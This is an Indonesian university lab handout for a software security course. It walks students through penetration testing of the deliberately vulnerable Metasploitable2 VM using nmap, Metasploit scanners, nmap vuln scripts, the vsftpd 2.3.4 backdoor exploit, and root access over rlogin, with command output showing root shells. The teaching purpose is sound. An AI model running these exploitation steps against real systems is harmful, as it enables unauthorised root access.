



INSTITUT TEKNOLOGI DEL

MATERI PRAKTIKUM

Keamanan Perangkat Lunak
SEMESTER GASAL TAHUN AJAR 2024/2025

Session Date	: 1 November 2024
Semester	V
Courses	: Software Security / Keamanan Perangkat Lunak
Week/Session	: 10/03
Key Topics	: Penetration Testing with Metasploitable2
Activity	: Melakukan <i>pentesting</i> terhadap OS Metasploitable2.
Duration	: 170 menit
Delivery	: Laporan.
Deadline of delivery	: e-course
Place of delivery	: e-Course.
Goal	<ul style="list-style-type: none">- Mahasiswa mampu memahami pelaksanaan <i>pentest</i> untuk sistem operasi tertentu.- Mahasiswa setelah melakukan <i>pentest</i> dapat memberikan kriteria-kriteria untuk mengamankan/meningkatkan keamanan sistem.

PENUGASAN:

Sebelum bekerja, setiap mahasiswa harus membaca instruksi di bawah ini.

Sangat disarankan bagi anda untuk:

1. *Membaca soal-soal yang diberikan secara.*
2. *Mencari sumber-sumber lain seperti buku, artikel, bahkan video untuk memperkaya wawasan dan meningkatkan pemahaman anda.*
3. *Jika anda merasa ada hal yang belum dipahami, silakan untuk berkonsultasi pada TA.*
4. *Dengan demikian diharapkan anda mampu mengikuti materi kuliah dan praktikum sebaik mungkin.*
5. *Anda diharapkan membaca buku yang diberikan*

Referensi :

1. D. Kennedy, J. O’Gorman, D. Kearns, M. Aharoni , Metasploit – the Penetration Tester’s Guide, No Starch Press Inc., 2011.
2. Offensive Security Team, Metasploit Unleashed accessed at:
<https://www.offensive-security.com/metasploit-unleashed/>
3. Metasploitable 2 Exploitability Guide accessed at :
<https://metasploit.help.rapid7.com/docs/metasploitable-2-exploitability-guide>

Selamat Belajar & Good Luck!

Penetration Testing

Sesuai dengan referensi, *Penetration Testing Execution Standard (PTES)* merupakan metodologi baku yang dapat digunakan dalam pengetesan keamanan. PTES terdiri atas langkah – langkah berikut: (1) *Pre-engagement*; (2) *Intelligence gathering*; (3) *Threat modeling*; (4) *Vulnerability analysis*; (5) *Exploitation*; (6) *Post exploitation*; dan (7) *Reporting*.

Pada praktikum ini, anda akan menerapkan sebagian dari langkah tersebut di atas, yakni *active intelligence gathering*, *vulnerability scanning* (sebagian dari *vulnerability analysis*), dan *exploitation*.

A) *Active intelligence gathering*

Pengumpulan cerdas aktif (*active intelligence gathering*) adalah metode pengumpulan informasi dengan menyentuh atau berinteraksi secara langsung dengan target melalui mekanisme/ media yang tersedia, seperti misalnya port – port yang terbuka/mendengar di komputer target. Anda akan menggunakan 2 aplikasi populer untuk pengumpulan cerdas aktif, yakni nmap dan Metasploit Scanner.

- **Pengumpulan cerdas aktif dengan nmap**


Nmap adalah sebuah aplikasi yang ditemukan oleh Fiodor Vaskovich. Nmap telah diintegrasikan ke Metasploit. Teknik pemindaian dispesifikasi oleh pilihan – pilihan saat Nmap dijalankan. Beberapa pilihan adalah sebagai berikut:

- -Pn ; tidak menggunakan ping
- -PO; perlakukan semua host online
- -sS; TCP SYN scan
- -A ; aktifkan deteksi OS dan version aplikasi

Informasi lebih rinci tentang perintah Nmap dapat anda baca pada dokumen *Nmap Reference Guide*.

Ikuti langkah – langkah berikut untuk melakukan pengumpulan cerdas aktif dengan Nmap.

1. Buka Terminal dan jalankan Metasploit dengan perintah msfconsole. Hasilnya ditampilkan oleh gambar di bawah ini.



```
      =[ metasploit v4.14.14-dev ]
+ -- --=[ 1641 exploits - 946 auxiliary - 289 post ]
+ -- --=[ 473 payloads - 40 encoders - 9 nops ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > 
```

2. Lakukan pemindaian Metasploitable menggunakan nmap. Pada perintah yang ditunjukkan pada gambar di halaman selanjutnya, Metasploitable terinstalasi di Virtual Box dengan spesifikasi jaringan *host-only* pada alamat 172.22.40.60.

```
msf > nmap -sS -Pn 172.22.40.60
[*] exec: nmap -sS -Pn 172.22.40.60

Starting Nmap 7.40 ( https://nmap.org ) at 2017-05-04 19:51 WIB
Nmap scan report for 172.22.40.60
Host is up (0.00062s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:D3:F4:73 (Oracle VirtualBox virtual NIC)
```

3. Terlihat pada gambar, semua TCP port yang terbuka pada Metasploitable ditampilkan. Anda juga dapat melihat aplikasi – aplikasi apa saja yang dipetakan terhadap port – port tersebut.
4. Ulangi perintah Nmap dan tambahkan pilihan -A untuk menampilkan versi sistem operasi dan layanan. Potongan tampilan ditunjukkan pada gambar di bawah ini.

```
msf > nmap -sS -Pn -A 172.22.40.60
[*] exec: nmap -sS -Pn -A 172.22.40.60

Starting Nmap 7.40 ( https://nmap.org ) at 2017-05-04 19:55 WIB
Nmap scan report for 172.22.40.60
Host is up (0.00034s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
```

Terlihat bahwa versi – versi dari aplikasi ditampilkan. Informasi terkait apakah terdapat kerentanan pada versi – versi aplikasi tersebut dapat anda cari di basis data kerentanan.

- **Pengumpulan cerdas aktif dengan Metasploit Scanner**

Metasploit Framework juga menyediakan banyak sekali fasilitas untuk melakukan pengumpulan cerdas aktif yang disediakan oleh modul – modul yang berada pada auxiliary/scanner untuk berbagai jenis aplikasi dan keperluan. Anda dapat melihatnya di folder:

`/usr/share/metasploit-framework/modules/auxiliary/scanner.`

Sekarang anda akan melakukan pemindaian Metasploitable untuk melihat port-port apa saja yang terbuka. Ikuti langkah-langkah berikut ini.

1. Jalankan Metasploit dari terminal dengan perintah berikut: sudo msfconsole.

```
msf > use auxiliary/scanner/portscan/  
use auxiliary/scanner/portscan/ack          use auxiliary/scanner/portscan/syn          use auxiliary/scanner/portscan/xmas  
use auxiliary/scanner/portscan/ftpbounce    use auxiliary/scanner/portscan/tcp  
msf > use auxiliary/scanner/portscan/syn  
msf auxiliary(syn) > 
```

2. Gunakan TCP SYN scanner dengan menjalankan perintah yang ditunjukkan oleh gambar di bawah ini.
3. Tunjukkan pilihan – pilihan apa saja yang bisa diset di modul ini.

```
msf auxiliary(syn) > show options  
  
Module options (auxiliary/scanner/portscan/syn):  
  
  Name      Current Setting  Required  Description  
  ----      -  
  BATCHSIZE 256              yes       The number of hosts to scan per set  
  DELAY      0                yes       The delay between connections, per thread,  
  INTERFACE  The name of the interface  
  JITTER     0                yes       The delay jitter factor (maximum value by  
  PORTS      1-10000          yes       Ports to scan (e.g. 22-25,80,110-900)  
  RHOSTS     172.22.40.60     yes       The target address range or CIDR identifie  
  SNAPLEN    65535            yes       The number of bytes to capture  
  THREADS    1                yes       The number of concurrent threads  
  TIMEOUT    500              yes       The reply read timeout in milliseconds
```

4. Set IP address Metasploitable sebagai target.

```
msf auxiliary(syn) > set RHOSTS 172.22.40.60  
RHOSTS => 172.22.40.60  
msf auxiliary(syn) > 
```

5. Jalankan modul ini. Anda lihat bahwa port – port yang terbuka di Metasploitable ditunjukkan. Anda juga dapat melihat bahwa modul TCP SYN scanner ini jauh lebih lambat dari nmap.

```
msf auxiliary(syn) > run  
  
[*] TCP OPEN 172.22.40.60:21  
[*] TCP OPEN 172.22.40.60:23  
[*] TCP OPEN 172.22.40.60:111  
[*] TCP OPEN 172.22.40.60:139  
[*] TCP OPEN 172.22.40.60:512  
[*] TCP OPEN 172.22.40.60:1524  
[*] TCP OPEN 172.22.40.60:2049  
[*] TCP OPEN 172.22.40.60:2121  
[ ]
```

- **Pemindaian cerdas aktif bertarget**

Salah satu kelebihan yang ditawarkan Metasploit dalam pemindaian cerdas adalah dimungkinkannya melakukan pemindaian cerdas bertarget. Pemindaian ini akan mempercepat eksekusi modul dan juga menampilkan lebih banyak informasi tentang aplikasi yang dipetakan terhadap suatu port. Misalnya pada gambar di atas terlihat bahwa port 21 terbuka di Metasploitable. Anda tentunya sudah tahu bahwa port ini digunakan untuk ftp. Sekarang, anda akan melakukan pemindaian terhadap port tersebut. Ikuti langkah berikut ini.

1. Cari modul untuk memindai ftp port. Lihat gambar di halaman selanjutnya.

auxiliary/scanner/ftp/anonymous		normal	Anonymous FTP Access
auxiliary/scanner/ftp/bison_ftp_traversal	2015-09-28	normal	BisonWare BisonFTP
auxiliary/scanner/ftp/colorado_ftp_traversal	2016-08-11	normal	ColoradoFTP Server
auxiliary/scanner/ftp/easy_file_sharing_ftp	2017-03-07	normal	Easy File Sharing FTP
auxiliary/scanner/ftp/ftp_login		normal	FTP Authentication
auxiliary/scanner/ftp/ftp_version		normal	FTP Version Scanner

2. Gunakan modul ftp_version. Lakukan prosedur – prosedur yang telah dilakukan sebelumnya.

```
msf > use auxiliary/scanner/ftp/ftp_version
msf auxiliary(ftp_version) > show options

Module options (auxiliary/scanner/ftp/ftp_version):

  Name      Current Setting  Required  Description
  ----      -
  FTPPASS   mozilla@example.com no         The password for the specified username
  FTPUSER   anonymous        no         The username to authenticate as
  RHOSTS    172.22.40.60     yes        The target address range or CIDR identifier
  RPORT     21               yes        The target port (TCP)
  THREADS   1               yes        The number of concurrent threads

msf auxiliary(ftp_version) > set rhosts 172.22.40.60
rhosts => 172.22.40.60
msf auxiliary(ftp_version) > run

[*] 172.22.40.60:21 - FTP Banner: '220 (vsFTPd 2.3.4)\x0d\x0a'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

3. Dapat anda lihat dari gambar pada halaman sebelumnya bahwa aplikasi ftp yang ada di port 21 adalah vsFTPd versio 2.3.4.
4. Lanjutkan dengan targeted scan untuk port – port yang lain.

B) Vulnerability scanning

Dalam tahap ini, anda melakukan pemindaian untuk mengetahui apakah aplikasi – aplikasi yang telah disingkapkan pada langkah pengumpulan cerdas memiliki kerentanan yang dapat dieksploitasi. Piranti lunak yang populer untuk ini adalah Nexpose dan Nessus. Kedua piranti lunak ini memberikan versi *free trial*. Selain itu, untuk yang berlisensi gratis, anda dapat menggunakan nmap dan OpenVAS. Nmap sudah terintegrasi di Kali Linux, sedangkan OpenVAS belum. Untuk menginstalasi OpenVAS ada 2 pilihan yang dapat anda lakukan, yakni:

- menginstalasi via aptitude get: `sudo apt-get install openvas`.
- mendownload binary dari: <http://www.openvas.org/download.html> dan menginstalasinya.

Untuk informasi lebih lengkap tentang aplikasi – aplikasi untuk pengetesan keamanan, dapat anda membaca di tautan ini: <http://sectools.org/tag/vuln-scanners/>.

Saat ini, anda akan melakukan scanning menggunakan nmap dengan pilihan scripting. Nmap memiliki apa yang disebut dengan *Nmap Scripting Engine* (NSE). Dengan adanya NSE, nmap memiliki kemampuan untuk mengelaborasi lebih lanjut target komputer untuk: (1) mengetahui kerentanan yang ada; (2) mengetahui apakah target terinfeksi malware; (3) mem-fuzz target; dan keperluan – keperluan lainnya. Untuk mengetahui kerentanan yang ada, nmap memiliki script bernama: vuln. Ikuti langkah – langkah di bawah ini untuk pemindaian kerentanan menggunakan nmap.

1. Jalankan perintah seperti yang ditunjukkan gambar.

```
msf > nmap --script vuln 172.22.40.60 --reason
[*] exec: nmap --script vuln 172.22.40.60 --reason

Starting Nmap 7.40 ( https://nmap.org ) at 2017-05-05 11:15 WIB
```

2. Setelah anda tunggu sejenak, hasil pemindaian menunjukkan kerentanan – kerentanan yang ada di Metasploitable. Misalnya, pada gambar di bawah ini ditunjukkan kerentanan vsFTPD server yang sangat berbahaya dimana dapat ditelurkan shellcode dengan eskalasi privilege.

```
21/tcp open ftp          syn-ack ttl 64
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|     vsFTPD version 2.3.4 backdoor
|       State: VULNERABLE (Exploitable)
|       IDs:  CVE:CVE-2011-2523  OSVDB:73573
|         vsFTPD version 2.3.4 backdoor, this was reported on 2011-07-04.
|       Disclosure date: 2011-07-03
|       Exploit results:
|         Shell command: id
|         Results: uid=0(root) gid=0(root)
```

C) Exploitation

Setelah menemukan kerentanan, langkah ini ditujukan untuk mengeksploitasi aplikasi yang rentan tersebut. Metasploit menyediakan modul – modul yang sangat lengkap untuk kerentanan – kerentanan yang ada. Setiap kali kerentanan ditemukan, Metasploit team akan mem-porting kerentanan tersebut ke Metasploit agar dapat digunakan para *security engineer*.

Langkah – langkah berikut ini mendemonstrasikan eksploitasi yang dilakukan secara otomatis di Metasploit

1. Anda akan mengeksploitasi kerentanan yang ditemukan di vsFTPD server. Pertama sekali, anda harus mencari modul untuk eksploitasi.
2. use, set option, dan exploit.

```
msf > search vsftpd
[!] Module database cache not built yet, using slow search

Matching Modules
=====
```

Name	Disclosure Date	Rank	Description
exploit/unix/ftp/vsftpd_234_backdoor	2011-07-03	excellent	VSFTPD v2.3.4 Backdoor Command Execution

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
```

Name	Current Setting	Required	Description
RHOST		yes	The target address
RPORT	21	yes	The target port (TCP)

```
Exploit target:

Id  Name
--  ---
0   Automatic

msf exploit(vsftpd_234_backdoor) > set rhost 172.22.40.60
rhost => 172.22.40.60
msf exploit(vsftpd_234_backdoor) > exploit
```

```
[*] 172.22.40.60:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 172.22.40.60:21 - USER: 331 Please specify the password.
[+] 172.22.40.60:21 - Backdoor service has been spawned, handling...
[+] 172.22.40.60:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (172.22.40.50:45263 -> 172.22.40.60:6200) at 2017-05-05 11:45:14 +0700

dir
bin  dev  initrd  lost+found  nohup.out  root  sys  var
boot  etc  initrd.img  media  opt  sbin  tmp  vmlinuz
cdrom  home  lib  mnt  proc  srv  usr
passwd root
```

3. Anda lihat, untuk vsFTPd kerentanan tersebut dapat dieksploitasi dengan mudah. Tentunya tidak semua kerentanan dapat semudah ini dieksploitasi. Oleh sebab itulah, anda perlu terus belajar mengasah kemampuan dan menerapkan teori – teori yang anda pelajari.
4. Menggunakan **rsh-client** untuk mengambil alih Metasploitable 2. Dengan memperhatikan kerentanan yang didapat ketika melakukan *vulnerability scanning*, banyak kerentanan yang ditemukan. Salah satunya adalah **login**.

```
513/tcp  open  login
```

5. Untuk memanfaatkan kerentanan ini, perlu dipastikan Kali Linux anda sudah terinstall rsh-client, jika belum bisa menggunakan perintah :

```
root@kali:~# apt-get install rsh-client
```

6. Setelah berhasil terinstal, maka kita dapat menggunakan comman **rlogin -l root IP**.

Perintah ini akan mencoba masuk ke host jarak jauh dengan menggunakan *root* nama login. Seperti yang dapat kita lihat dari gambar berikutnya, kita telah berhasil login jarak jauh tanpa meminta kami untuk otentikasi sebagai pengguna root. Tentu saja jika kita tahu bahwa ada nama pengguna lain pada host jarak jauh kita bisa mencobanya juga.

rlogin -l root (ip address target)

```
root@kali:~# rlogin -l root 192.168.77.128
Last login: Tue Apr 23 09:54:27 EDT 2019 from 192.168.77.130 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have mail.
root@metasploitable:~# whoami
root
root@metasploitable:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:b5:7c:e6
          inet addr:192.168.77.128  Bcast:192.168.77.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:feb5:7ce6/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:65802 errors:0 dropped:0 overruns:0 frame:0
          TX packets:65763 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:3954766 (3.7 MB)  TX bytes:3566068 (3.4 MB)
          Interrupt:19 Base address:0x2000
```

Perhatikan, kita telah mendapatkan shell dari Metasploitable dengan *root previledge*. Perlu diketahui bahwa dengan menganalisis kerentanan dan pengetahuan terhadap tools yang tersedia, anda dapat melakukan apapun yang kita inginkan terhadap mesin target.

Tugas :

Melakukan ulang praktikum di atas *step by step* dan menuliskan kedalam sebuah laporan, serta berikan penjelasan dan *screen capture* untuk setiap langkah – langkah yang anda lakukan. **(BONUS nilai jika dapat melakukan eksploitasi dan penjelasan terhadap kerentanan yang lain).**

Tugas dilakukan berkelompok, 1 kelompok terdiri dari 3 orang.

NIM dan nama setiap anggota kelompok dimasukkan ke dalam dokumen.

Penamaan dokumen:

W10_nim_laporan_praktikum_pentesting.pdf